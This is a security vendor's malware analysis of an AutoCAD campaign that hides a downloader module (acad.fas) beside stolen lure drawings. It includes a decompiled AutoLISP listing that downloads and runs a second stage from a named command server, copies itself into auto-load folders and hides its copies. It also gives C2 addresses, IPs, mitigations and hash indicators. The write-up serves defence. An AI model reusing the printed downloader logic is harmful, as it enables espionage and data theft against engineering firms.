AutoCAD Malware - Computer Aided Theft

forcepoint.com/blog/security-labs/autocad-malware-computer-aided-theft

November 28, 2018

Computer aided design (CAD) has played a vital role in the past decades building our technology-driven society, helping structures and engineering reach new levels of complexity – designing a building such as the Burj Khalifa by hand would be difficult if not impossible.

Of course, where valuable documents are stored electronically, malware is typically never far behind and, unsurprisingly, malware targeting CAD files is not a new invention. On the other hand, the value inherent in these files makes any such campaign worth inspecting, as was the case recently when we observed one using apparently already-stolen design documents for major projects such as hotels, factory buildings, and even the Hong Kong-Zhuhai-Macau bridge (which opened last month) as 'lures' to propagate further. The intention here is likely to acquire even more blueprints, either for direct use (i.e. espionage) or for sale on the black market.

2018 Radicati Group Market Quadrant Reports Kit

Read the Report

AutoCAD

AutoCAD – arguably one of the best known and most widely used CAD application – naturally found itself in the malware spotlight fairly early in the history of cyber-attacks. This was helped by a number of software features intended to enhance usability by providing ways to automatically execute custom LISP-based scripts when launching AutoCAD or opening a project. This feature could be considered analogous to Office macros: legitimate tools that unfortunately also lend themselves to malicious use.

AutoLISP is an AutoCAD-specific dialect of the LISP programming language – itself fairly unusual these days. AutoLISP files can take different form: either they keep the original text-based format (which pretty much look like any other human-readable script) or they can be compiled into a Fast-Load AutoLISP (FAS) binary module.

To help protect proprietary custom scripts, AutoCAD even provides basic encryption for the compiled FAS modules. The resulting file output doesn't resemble anything meaningful if opened in a text editor.

Figure 1 - Example of a Fast-Load AutoLISP module

How it works

Auto loading LISP modules

Most historical malware for AutoCAD has exploited a basic auto-load feature of the software which enables users to create their own AutoLISP based scripts and execute them either on application start or upon the loading of project files.

There is a limited – and to some extent customizable – number of locations where AutoCAD looks for scripts or modules to be loaded but, of course, malicious content doesn't just magically manifest in these locations. One could manually place auto-load modules into the appropriate folders, however that would either involve preliminary presence on the target computer or a bit of social engineering.

The easier and more obvious solution is to include the modules next to project files and let the user do the work by loading them and automatically executing the script along with it. The social engineering part – i.e. tricking the user into opening the project – uses a set of 'lure' drawings (in this case, apparently real drawings from already-infected victims) which may be selected to reflect the interests of the targeted company. For example, companies interested in the construction business can be easily targeted with project names pretending

to be concrete bases, metal alloy structures, or any element of a complex building design or ongoing tender. These lures are often part of completely legitimate projects which have been previously acquired and become ‘weaponized’.

Either way, opening the drawing will typically display legitimate (or at least legitimate-looking) content, but also execute the malicious scripts.

Figure 2 - Example of a project render from a lure package

What's in the box?

We have tracked and analysed a large number (over 300 ‘packages’ containing approximately 100 unique malicious modules) of *acad.fas* versions in the past few months, from what looks like an extended campaign based around a small downloader component.

In this case archives contain one or more *acad.fas* modules placed next to the lure drawings. The file attributes of the FAS modules are often set to ‘hidden’ to prevent them being displayed in Windows Explorer once the archives have been extracted. The size of the *acad.fas* files recorded varies between 2 and 20 kilobytes but, more importantly, once it has been decrypted and decompiled the underlying script is almost always identical. In terms of functionality, the script is a simple downloader utilizing basic obfuscation techniques.

```
(setq *ERROR* NULL)
(T (setq *ERROR* NULL))
(defun GC
(_al-bind-alist '(*ERROR* SQRT ~ 1+ 1- PI LSH GCD EXP COS LOG SIN ATAN ADS ABS ARX N M))
(defun GC
nil
(setq GC <Func> GC)
(defun *ERROR*
(M)
(LOG '(LAMBDA nil '(SQRT M)))
(setq *ERROR* <Func> *ERROR*)
(defun SQRT
(M)
(setq SIN (ADS "Microsoft.XMLHTTP"))
(ARX SIN "open" "get" (~ M "msg" "http://sl.szmr.org/cj/?msg") 0 nil)
(ARX SIN "send" "")
(setq ABS (ADS "ADODB.Stream"))
(setq GCD (~ LSH "x" "x\slb.fas"))
(vlax-put ABS "Mode" 3)
(vlax-put ABS "Type" 1)
(ARX ABS "open" nil nil nil nil)
(ARX ABS "write" (vlax-get-property SIN "responseBody"))
(ARX ABS "savetofile" GCD 2)
(vlax-release-object Then OR Else)
(vlax-release-object ABS)
(LOG '(LAMBDA nil '(LOAD GCD nil)))
(VL-FILE-DELETE GCD)
(setq SQRT <Func> SQRT)
(setq ~ VL-STRING-SUBST)
(setq COS VL-FILE-COPY)
(setq EXP FINDFILE)
(setq LOG VL-CATCH-ALL-APPLY)
(setq ADS vlax-create-object)
(setq ARX vlax-invoke-method)
(setq 1+ (~ ".fas" ".dcl" (EXP "acad.dcl")))
(setq 1- (~ (GETVAR "dwgprefix") "p" "pacad.fas"))
(setq PI (vlax-get-acad-object ))
(setq LSH (vlax-get PI PATH))
(setq GCD (~ LSH "p" "p\acaddoc.fas"))
(COS 1+ 1-)
(LOG '(LAMBDA nil '(vlax-put '(ARX '(ADS "Scripting.FileSystemObject") '(QUOTE GETFILE) 1-) '(QUOTE ATTRIBUTES) 35)))
(COS GCD 1+)
(COS GCD 1-)
(COS 1+ GCD)
(LOG Then OR Else)
(setq SIN (ITOA (* (ATOI (SUBSTR (RTOS (GETVAR "cdate") 2 0) 3)) 789)))
(setq *ERROR* NULL)
```

Figure 3 - A reconstructed AutoLISP file after decryption and decompilation

The locations from which AutoCAD will attempt to load a FAS file vary with version and configuration, but once run the file will further copy itself into the following three locations:

- The current user's Documents folder (i.e. C:\Users\John Doe\Documents\acad.fas)
- AutoCAD's main Support folder (i.e. C:\John Doe\Application Data\Autodesk\AutoCAD 2019\R23.0\enu\Support\acad.fas)
- AutoCAD's main Program Files folder (i.e. C:\Program Files\Autodesk\AutoCAD 2019\acaddoc.fas)

The malicious FAS also sets a system variable (ACADLSPASDOC) which, combined with the replications above, results in the module being loaded not only when AutoCAD starts but also when **any** project is opened from then on: upon opening a project, it will further copy itself into the directory containing that project and – in all but the most recent variant – set the read-only and hidden file attributes for the new copy of *acad.fas* as noted earlier.

Note that while all these replications let it spread in various project packages from one computer to another, by default, automatic execution of *acad.fas* is still restricted to certain locations highlighted above. As such, there is likely still the need for some social engineering: one would still need to unpack drawings along with the malicious module into the root of the user's Documents folder. Even then, security features introduced as of AutoCAD 2014 will still present a popup warning.

Once replication is completed it will retrieve the value of AutoCAD's 'CDATE' system variable (the current date and time). Using that, it will carry out some basic calculations and store the result in environmental variables called 'dlr' and 'dqs'. These variables reside in the registry

(i.e. “HKCU\Software\Autodesk\AutoCAD\R23.0\ACAD-A001:409\FixedProfile\General”) and are used to limit the frequency of C2 connection attempts to approximately once every 24 hours.

When connecting to the C2, it will concatenate the values of the ‘dqs’ and ‘dlr’ variables, the system locale, and the version number of the actual AutoCAD build. At this stage a number of additional calculations are performed to provide basic obfuscation (e.g. the value of the system locale is multiplied by 8) with only the version string being used in its original form. The following is an example of a complete query. Note that the upper-case letter ‘O’ is used as delimiter:

```
hxxp://sl.szmr.org/cj/?
9c5d97bba87f468b9237c9b160c36a43142898157O10215629108264O23.0s%20(LMS%20Tech)
```

In the above example the system locale is set to 1033 (8264/8=1033) – this is the default English language locale – and the version string is '23.0s (LMS Tech)' which corresponds to the latest AutoCAD 2019 build.

If the connection is successful there is either a dummy byte provided as response or another FAS module called ‘slb.fas’ or 'tf.fas' in the versions analysed, which would then be silently run and subsequently deleted. Unfortunately, during our research, we were unable to retrieve the follow-on FAS module from the C2. It is unclear whether this was a result of additional server-side checks in place to facilitate the targeting of specific victims or if it is merely an artefact of the campaign currently being ‘inactive’.

Overall, we identified at least three clearly distinguishable versions of the downloader. There are some minor differences in the specifics of each version, e.g. earlier variants do not send any profiling data upon connecting. Furthermore, the registry based environmental variables differ between versions (‘dqs’, ‘dlr’, ‘dlbsf’) as does the level of obfuscation, the C2 address, the method for retrieving the second stage FAS module, and – as previously noted – the name of the second stage module ('slb.fas', 'tf.fas'). However, the core functionality remains identical.

Special Delivery

Owing to the size of complex design documents and plans (hundreds of megabytes in some cases), delivering the package in the form of a ZIP or RAR archive as an email attachment is not always feasible. Instead a more common practice is to host those large archives on a private or public file sharing service and only provide a link to the project.

Interestingly, especially in this day and age, it is also not uncommon to choose a more intimate way of delivery: a postal package with content provided either on CD/DVD or USB storage. This may seem unusual to many, but given the size of AutoCAD files and the

sensitive nature of the data they contain it's not inconceivable that companies may prefer not to entrust their legitimate files to the internet, preferring instead traditional postal and courier services.

While the initial infection vector for 'patient zero' in any given case remains unclear, the malware's ability to infect the directory of any project opened on a machine almost certainly contributes to its spread: employees sharing project files within companies – or indeed between two companies collaborating on the same project – could easily and unwittingly infect their colleagues.



Figure 4 - Example of a plan from a lure package

Server anomalies

All of the C2 subdomains identified with the campaign resolve to the same IP address, which appears to be running a Chinese-language installation of Microsoft Internet Information Server 6.0.

Cross-checking the address with similar AutoCAD campaigns from the past showed that the same C2 IP has been in use for several years and further revealed a second IP address 'next to' the current C2 IP with the same IIS configuration.

The use of 'near neighbour' IP addresses like this is not unusual and is likely indicative of the same actors being behind all of these campaigns.

The table below shows details of the C2 servers seen to-date.

C2	IP	AS	AS Name
sl.szmr.org	98.126.72.139	35908	VPLSNET - Krypt Technologies, US
sq.szmr.org	98.126.72.139	35908	VPLSNET - Krypt Technologies, US
sqer.szmr.org	98.126.72.139	35908	VPLSNET - Krypt Technologies, US
y.szmr.org	98.126.72.139	35908	VPLSNET - Krypt Technologies, US
zxb.isdun.com	98.126.72.139	35908	VPLSNET - Krypt Technologies, US
cadgs.com	98.126.72.138	35908	VPLSNET - Krypt Technologies, US

Possible targets

Our telemetry shows the infection extant at least as long ago as late 2014 and, further, that new victims appear to have been infected as recently as mid-2018 with the majority of infected machines appearing in China, India, Turkey, and the UAE.



Figure 5 - Heatmap of affected countries based on GEOIP data for unique victim IP

addresses
Pivoting on the C2 domains suggests that the actors have successfully targeted multiple companies across multiple regions with at least one campaign likely having been focused on the energy sector – several companies either within or with links to the renewable energy industry appear to have fallen victim to the malware – and another predominantly affecting the automotive industry.

It should, however, be noted that the ease with which the malware spreads makes discerning specific targets an imprecise art: also mixed in amongst the victims are everything ranging from construction companies to national road-maintenance authorities.

Protecting against unintended module execution

As with most vendors, Autodesk have been paying increasing attention to security considerations and have implemented a number of safety checks to prevent malicious (or indeed any) scripts from being executed unintended.

Starting with AutoCAD 2014 there are security variables (TRUSTEDPATHS, SECURELOAD, etc.) in place that control what executable files (modules) can be loaded automatically, from what location, and whether to display a pop-up warning, similar to Microsoft Word's macro settings.

These can be easily controlled from within the application by the SECURITYOPTIONS command, by installing the external CAD Manager Control Utility, or by editing the corresponding registry entries manually (i.e. HKCU\Software\Autodesk\AutoCAD\R23.0\ACAD-2001:409\Profiles\<<Unnamed Profile>>\Variables). If these are properly set and locked the risk of unwanted module execution is greatly mitigated.

Note that LT editions of AutoCAD do not support the external use of AutoLISP, and as such are not prone to this type of attack.

Conclusion

CAD changed our modern life and as an unfortunate side effect, industrial espionage also changed along with it. Design schemes, project plans and similar vital documents are being stored and shared between parties in a digital manner. The value of these documents – especially in new and prospering industries such as renewable energy – have probably never been this high. All this makes it attractive for the more skilled cybercriminal groups to chip in, instead of spamming out millions of emails and waiting for people to fall for it, significantly more money can be realised by selling blueprints to the highest bidder.

With all that in mind, by paying attention and carrying out some additional steps most AutoCAD based attacks can be mitigated. Disabling auto-load functionality from untrusted sources, making sure there is always a pop-up warning present before any module is executed, and enabling visibility for hidden files is easily achievable.

As most of these can be controlled via registry entries, we highly recommend IT administrators to enforce them by group policies.

Protection statement

Forcepoint customers are protected against this threat at the following stages of attack:

- **Stage 4 (Exploitation)** – Malicious files are identified and blocked
- **Stage 6 (Call Home)** – Traffic to C2 nodes is identified and blocked

Indicators of compromise

C2

```
sq.szmr.org
sqer.szmr.org
sl.szmr.org
y.szmr.org
```

SHA1 Hashes

045bc8dc1d783b87bf33a6c95a7583fe24dd5944
04a873ac179fb76049994a8db7cfed5a91387d80
063c64dee624fb841802feace8a269250768bf82
0682a65a64f11b3d0d7ea73d7db084fb2dcd8207
0b25bb21b15ad7833c446e3d07f19e0cec815b61
0f7b268ef3ea4f0161f12dcb7a070d32831774de
12f0c858b96ec8e12a44ccf5397274282f4cd897
15942294c1af46d3b29a30f44cda7f0ddbc9a7df
15cd48d5b78ff3e884d5195caa5723c49908c965
19cdc72912fd7a9249446d6328da34b8021b3378
1ba453fd5c41f0fffd540a118867327febf3c055
2042a8bfa7ecc0347566cd3c3feee8cba1a9a57d
21f86116a83bef19422e80f4768717ac0b780f9e
230c961d86a34d345496950cacc48b01de6d18ff
24c14affc1d62c4a7d3765d1ba7e0b65db043ebf
2738ac3107ae95d0ff959ab878cd2cd0b945ed6b
289daec3781643ec9344bff1cf42d845aac55f8c
2b748e5707ac66efe17eacbc0acaadb6343825e4
2d2bcf97a150753ffd14847e2912a4e5ac93ea59
2d8b207f5a6dac76928e06f248bf5c60ea7e043e
2d9d2bc620d759707e55a02fde1caaaa13dcf7a5
317cbbcb489f9e999514228064c3111e314be1ff
3593f25936546a985aca124447caf7f77e0e15be
3620a7bcf8a8761c80c5259e5aaf2815657b6285
3832d479aedba957e33fe1245d50b04d5f11a8e0
3c590e06df9bca553d831800898d85fe7e23498c
3cd508d43eb062d5a4f6b9dc85bcafabd1abef00
3f087707183ddbc08b0c3b0915441c53cab9a574
4637ada61e595307807a6c83e7d4e2e0dad6da47
48637f42ff0c41e91f88ef1a821ca9ce75b1e211
49d6cd730ad1d9524577ed9db34680a6923935dc
4c28af969bfc747a0684a04518be7da18c8f6823
4e676cafbad01684ca7d0823ace4db9c7830bba3
4fd3417d429ac4d16fd18f3a211bf08e637ea69b
5175574779c064ed275d9321471ae196fd4443b1
52f13e7e50871951213941d6d576f98a4e58982f
56921b1e12bf1ac13332840645762940671d6412
56a161ba0903c03d28f4dfadb8bab3e7e091681f
5784c1ceffd9c74bb957aab76707912393ee4b4b
580d0e583d89704138bdad5c51d1532a64ddfb1d
588da678bffb85a8f39a898b36a3559105a3f990
5990566e2b75c61ea1ea08eb1f4a1b85e4fd160b
5c4598d0dcba47288a1a4182acb75640fc76037c
5f89f9c151b493b27dc238d1b69c56a4d5d97a57
603bd7647b7516f8c3872616ed5ead537ae4a678
60a6688db793bd72f8351e13d0c180da48ce810a
65135fb90f1578a048e973263fe200a0141ee40e
6725b8d44bbdca239f41b6e29c5a7dd3b2adf7ef
685d8f7d3d7a25a07b75a3f6fc1a20161b7449ac
6a349988f530767031255224de12afc58c502854
6bc63c3807cda549295419bbaa4eb83536099b0b
6bda07f307316eb130fe156a779ac04dbdf86feb
6d302c799eb482c28555c44e93c2d9f0315f1746
6e37698cad532078807b1b02fc5dd0a8354a6233
6e37cdeb1dc7f0166c8ecd95d62e6ee21c7937e8

7170af33988f912cbe059858f54fa1d671a99284
756c30f5d3a37896170462d02685c46edef30105
7a0fdcc538daf5e3676959521a52326319f5ccc9
7cb4ad3e4a272c16c16d3ca88bfe486b2018eea1
7de0be9bad46a387122f407b5be76a66fecdf037
81ed10856814b0fecc3a1d3a1ac0be7bb6b732b3
8455cd93775eac739d2b1180cb0fd300094d48c5
89a5539f35259e5f0d9678577aaf019b3ca7d8a2
8c7186b2f94fe80efd8074d5db73398d3a3edece
8d240bd4d436e19d2f02c4a128598430208ad737
8f4e0233466b73609bc52fb961686cc72bee31f0
99b711c931f7180a99095a817d435ef119e384f7
9a5ae73ed770e84f44ae20408217858c43f192cb
9ad69550c298543a0938d093ed7ed321d9c87ae7
9b84d77754da6eb7b2bfda4fd1bfb5949cd4c317
9c9aaa80c6f998f2467d6a919c5768c5965c9cf5
9fbae8f3cda196e2c404d0ef9105d592bc894300
a14e1b9315c88508350b6bf582f27d51585f503d
a35bdb566dead82c5ed9dc6a141c7bb5ea87a116
a59c5ba8493cff74979c8962b5c36426f1475e33
a5bddc3a4057bfdc2b759bc4fd694cde3fe102b1
aa089077232f0a4c27824f25d5b4e18f72bd5aab
ab4bee09d4656cebd33e33e59be4945e3cda79b5
b1bf66767040fe51f8362aaa58f2046be1034f21
b318d8f4bc0cf4ef3fc8647c250a6ba99b027aac
b46a47a51deb77f516d1de8b58c2470b3e3e2288
b9118f3c3c28c48fb3594c24104109435decd8cd
b91488262e057b236359a7591ed4b8094c8f9b42
b9946724a652e9f5c0d822f833e2437196d1d713
bfe5beec7b2525a27e77c1de3506a0e288b6dc1c
c3fd9e6aaf1fdfea2afcd5f4aba7640555476206
c56150bd4a64fd1977ef410ddea59ea71b604180
c61ba2d2c73cce2e3a032c4bce334fd6426023e8
c65cde9ffda885c895e7ca9d49f9e2ad81c13e5c
c9b6ed45785cb4c890a399bd0b4ae8046cf314e5
cb8b7dd80fa36115684a385bc61da4084d9cd64a
ccdf899b1c55279cb25c07f31ffd42e72483f428
cd33209e633e52345564434b1515e8fdaf07aceb
cd92b8925843d9e4144d8e70b2f6340442facd9c
cf22a63d3443ee51f54423956ad79a251aa96cb8
d01410bada0c24a8734d4c725220f8079a14c273
d33cfbe50b4c0bf07eabf1dc8e5736f4507dff27
d6c42b896b9b9afc598c03af77e9555fdbb77240
dc2a70baaa3067f4f1293fd587f025a572b2a1ec
e3bc169bc6c58d8320d52f405692c7234935cddd
e7791fc2e2b5b2d4bf5b26f25cddccefe1877536
e9aabf1cc51b59be85c5401831caa3c6bbbdc39d
ef9c13e62be77673c1ec5f68902a3d2260217846
f1d599931953c71de8e1941dfb9917effc607c31
f44f7b7c198f623890825bb89fb64b3220ab4392
f5539cf0206fdf4216e5dfed45b63c5ac48720d4
fb5af920004a4944d6cea373ba17e24b283aa77b
fcc225598e0f2eff946ec0a3a435e9cf98090a6e
fcda8380e6bdf8f3c722c6b7d9a076d625c43df9

About Forcepoint

Forcepoint is the leading user and data protection cybersecurity company, entrusted to safeguard organizations while driving digital transformation and growth. Our solutions adapt in real-time to how people interact with data, providing secure access while enabling employees to create value.

Learn more about Forcepoint